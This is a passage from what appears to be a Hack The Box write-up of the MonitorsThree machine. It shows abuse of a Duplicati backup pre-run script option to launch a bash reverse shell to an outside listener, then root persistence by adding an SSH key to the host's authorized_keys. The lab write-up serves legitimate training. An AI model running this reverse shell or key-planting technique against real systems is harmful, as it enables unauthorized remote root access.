
I noticed that the destination folders were not matching the host machines destination folders. I then remembered the `/opt` directory contained a `containerd` directory. So its likely this machine is running in a container. I looked through the destinations and discovered a `/source` directory that matched the machines folder structure.



At first I thought about potentially restoring some sensitive files that I could read, like the shadow or id_rsa of root. Until I discovered another feature. I navigated back to home and clicked the Cacti Backup.



I was interested in CommandLine. Clicking it showed me exactly how the backup is ran. Scrolling down through Advanced Options shows an area where you can add your own advanced options. One of them is what every hacker is looking for.



I clicked the option to run-script-before. Ill quickly build a reverse shell bash script as Marcus, being mindful of the `/source` directory.

```
#!/bin/bash
/source/bin/bash -i >& /dev/tcp/10.10.14.131/9001 0>&1
```


Set as Executable.

```
chmod +x rev.sh
```

Ill start a listener.

```
nc -lvnp 9001
```

Ill add the location of the script in the gui.



Now Ill click Run "backup" command now.


```
┌──(kali㉿kali)-[~/…/htb/writeups/monitorsthree/exploits]
└─$ nc -lvnp 9001
listening on [any] 9001 ...
connect to [10.10.14.131] from (UNKNOWN) [10.129.57.178] 50208
bash: cannot set terminal process group (144): Inappropriate ioctl for device
bash: no job control in this shell
root@c6f014fbbd51:/app/duplicati# id
id
uid=0(root) gid=0(root) groups=0(root),100(users)
root@c6f014fbbd51:/app/duplicati#
```

As expected, I'm root on the container, I'm not done yet. Yes I can technically grab the root.txt as root on the container from the `/source` directory, but we want a root shell on the machine. Ill do this by copying my ssh public key to the root users authorized key list.

```
┌──(kali㉿kali)-[~/…/writeups/monitorsthree/loot/sshStuff]
└─$ ssh-keygen -t rsa
Generating public/private rsa key pair.
Enter file in which to save the key (/home/kali/.ssh/id_rsa): id_rsa
Enter passphrase for "id_rsa" (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in id_rsa
Your public key has been saved in id_rsa.pub
The key fingerprint is:
SHA256:LkWc74W34FjgevsWz9Q4M3hTT5VkM4h9cSAngnQsdcs kali@kali
The key's randomart image is:
+---[RSA 3072]----+
|        ..++ * =B+|
|       .oo.= B.o=|
|        =.  E . .|
|       o o .  . .|
|        S =.o+ o |
|       + =o+O..  .|
|      o + o*.=   |
|       o .. o    |
|        .o.      |
+----[SHA256]-----+
```

```
root@c6f014fbbd51: echo 'ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDJqJqW4h..... >>
/source/root/.ssh/authorized_keys'
```

Now I just launch an ssh session with root using my generated id_rsa.

```
ssh -i id_rsa root@monitorsthree.htb
```

Now I can properly grab the root.txt.

```
┌──(kali㉿kali)-[~/…/writeups/monitorsthree/loot/sshStuff]
└─$ ssh -i id_rsa root@monitorsthree.htb
Last login: Tue Aug 20 15:21:21 2024
root@monitorsthree:~# cat root.txt
c6168b3************************
```

Thank you for reading this, I hoped it helped. This was a long one, but insanely good. I enjoyed every hour. Take care! and Happy Hacking!